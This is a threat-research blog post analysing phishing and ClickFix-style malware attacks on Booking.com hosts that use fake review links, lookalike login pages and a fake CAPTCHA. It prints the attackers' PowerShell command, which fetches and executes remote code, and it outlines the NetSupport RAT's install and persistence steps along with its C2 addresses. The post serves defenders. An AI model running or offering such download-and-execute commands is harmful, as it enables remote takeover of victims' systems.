


Sublime has recently observed an uptick in review-based attacks targeting Booking[.]com hosts. In these attacks, adversaries deliver malicious payloads via fake links to reviews, either in the form of a credential phishing link or malware. In this post, we’ll look at both types of attack.
These attacks appear to coincide with a broader increase in attacks targeting the real estate industry. While it’s unclear why these attacks are on the rise, it could be speculated that a weakening industry, as well as overall economy, makes real estate a more opportunistic target.
Credential phishing of Booking[.]com hosts
While the goal of these attacks is to have the target click a malicious link disguised as a property review, we observed slightly different tactics depending on the approach.
Cold outreach with positive reviews
One trend we noted was that cold outreach messages generally used positive reviews as enticement to click. In the below example, we see a glowing review of a property and a booking[.]com link to see the review.

Emotional manipulation is a hallmark of modern attacks. But while this message may offer a dopamine hit in the form of a positive review, it also offers a variety of detection signals to show it’s malicious. The most telling signal is the mismatch between the link display text and href. The fake review is linked to booking[.]com, the actual link href is to the redeletras[.] domain, which then redirects to the credential phishing page app-ai-mgmnt-center[.]com. Here’s the full anchor element:
Threaded response with negative reviews
When attackers delivered payloads disguised as negative reviews, they generally waited until later in an interaction to deliver the link. In these cases, they often framed the link in terms of addressing potential concerns prior to booking. In this next example, the bad actor opens a conversation by posing as a potential customer looking for a weeklong getaway. After the booking agent returns with availability, the adversary responds with concerns about bad reviews. This response includes a link to a bad review on Booking[.]com.


Just like with the first example, while the link display text shows booking[.]com, the link href is to a malicious domain. In this case, it points to mgmntsho-controlapp-menu[.]com, which then redirects to booklng.appserv-mgmntgo[.]com. The final destination is a fake Booking[.]com login page that harvests the target’s credentials. Note that the domain is booklng[.]com, with a lower case l substituted for an i. Additionally, the URL contains an encoded tpo_token parameter, likely used for target tracking.

In order to make this site more believable, the attacker also set up a fake homepage on appserv-mgmntgo[.]com. This page includes a mention of Booking, as well as multiple signals that indicate the page was AI-generated or copied from a template (duplicate text, unchanged placeholder copy, etc.).
ClickFix-style malware attack on Booking[.]com hosts
The last example is a ClickFix-style malware attack that uses an imitation Booking[.]com notification to deliver a malicious link. Here’s the message:

If the user clicks on Review and respond, they’re taken to a share[.]google link that redirects to account-help[.]info. They then face an AWS WAF CAPTCHA.

The CAPTCHA is non-functional, meaning any selections (right or wrong) will allow the target to move to the next screen (which is where the fun starts).

Up next is a second challenge window. While this looks like a Cloudflare Turnstile, note theBooking[.]com branding. Cloudflare does not offer this sort of customization, indicating this is a fake.
This checkbox is not what it seems. While clicking it does take the target to another screen, it also performs two malicious tasks:
1. Telegram notification
A notification is sent to the adversary’s Telegram that lets them know which of their targets has clicked the box:
In this attack, the adversary appears to have accidentally enabled logging, so we were able to see the contents of the Telegram notification. The targeted user is associated with the verification_id field.
2. Malicious PowerShell command
Interacting with the checkbox also populates a malicious PowerShell command to the target’s clipboard. Here’s the script that runs at click:
Here’s how the script works:
- When the victim clicks the fake verify box for the CAPTCHA, a text area is put on screen at
-9999pxso as to not be visible by the target. - The text area is populated with the PowerShell command:
powershell -wi mi -EP B -c iex(irm apy-morpho[.]org)-wi mi– WindowStyle Minimized-EP B– ExecutionPolicy Bypass-c iex(irm apy-morpho[.]org)– Invoke-Expression(Invoke-RestMethod)
- The text is copied to the target’s clipboard.
- The text area is then taken off screen after the contents are copied.
- A
copylistener is then set up to ensure that anycopycommands on screen are overwritten with the PowerShell command.
With the box checked and the malicious command copied, the target is given instructions on how to verify that they’re not a bot. They are instructed to launch Windows Run (Win+R), paste the command from their clipboard into the Run line (Ctrl + V), and then run the command (Enter).
This copy/paste/run tactic is similar to what we’ve observed in ClickFix attacks.

After following those instructions, the target is taken to a fake Booking[.]com dashboard (likely cloned from a previous attack).
Meanwhile, the apy-morpho[.]org that was invoked contains another PowerShell command within its HTTP Response body.
From the response body, irm and iex are used in combination to fetch and execute the contents of xrp.php. Here are the contents of apy-morpho[.]org/xrp.php:
Our research determined that strings in neservice.exe and client32.ini showed this is a NetSupport RAT. NetSupport is a generally trusted remote administration tool. In this case, though, the attacker has repurposed it as a RAT by configuring it to point back to their malicious infrastructure. Once the RAT is running, the attackers can take remote control of the target system.
How the NetSupport RAT installs
The script starts by creating a folder in LOCALAPPDATA and downloading four files:
at.7zlnk.7z7z.exe7z.dll
After that, it uses 7z.exe to extract neservice.exe and its configuration file (client32.ini) from at.7z. Then it runs the maliciously configured neservice.exe via explorer.exe, making it appear to be a child process of the legitimate Windows Explorer.
Next, it looks for a .lnk in the startup folder. If one exists, it updates the TargetPath to point to neservices.exe. Otherwise, it will extract a new .lnk from lnk.7z. This ensures the malicious file runs after a reboot.
While analysis of strings in neservice.exe and client32.ini confirmed that this is a NetSupport RAT, digging a little further showed that the contents of client32.ini contain attack info, like:
- Attack infrastructure:
localsrvcs[.]com,srvc-av[.]com - Attacker local path:
Filename=C:\\Users\\Administrator\\Desktop\\client32u.ini - Attacker C2 network addresses:
GatewayAddress=localsrvcs[.]com:443,SecondaryGateway=srvc-av.com:443 - Checksum of
client32.ini:0xfcfc3461
Detection signals
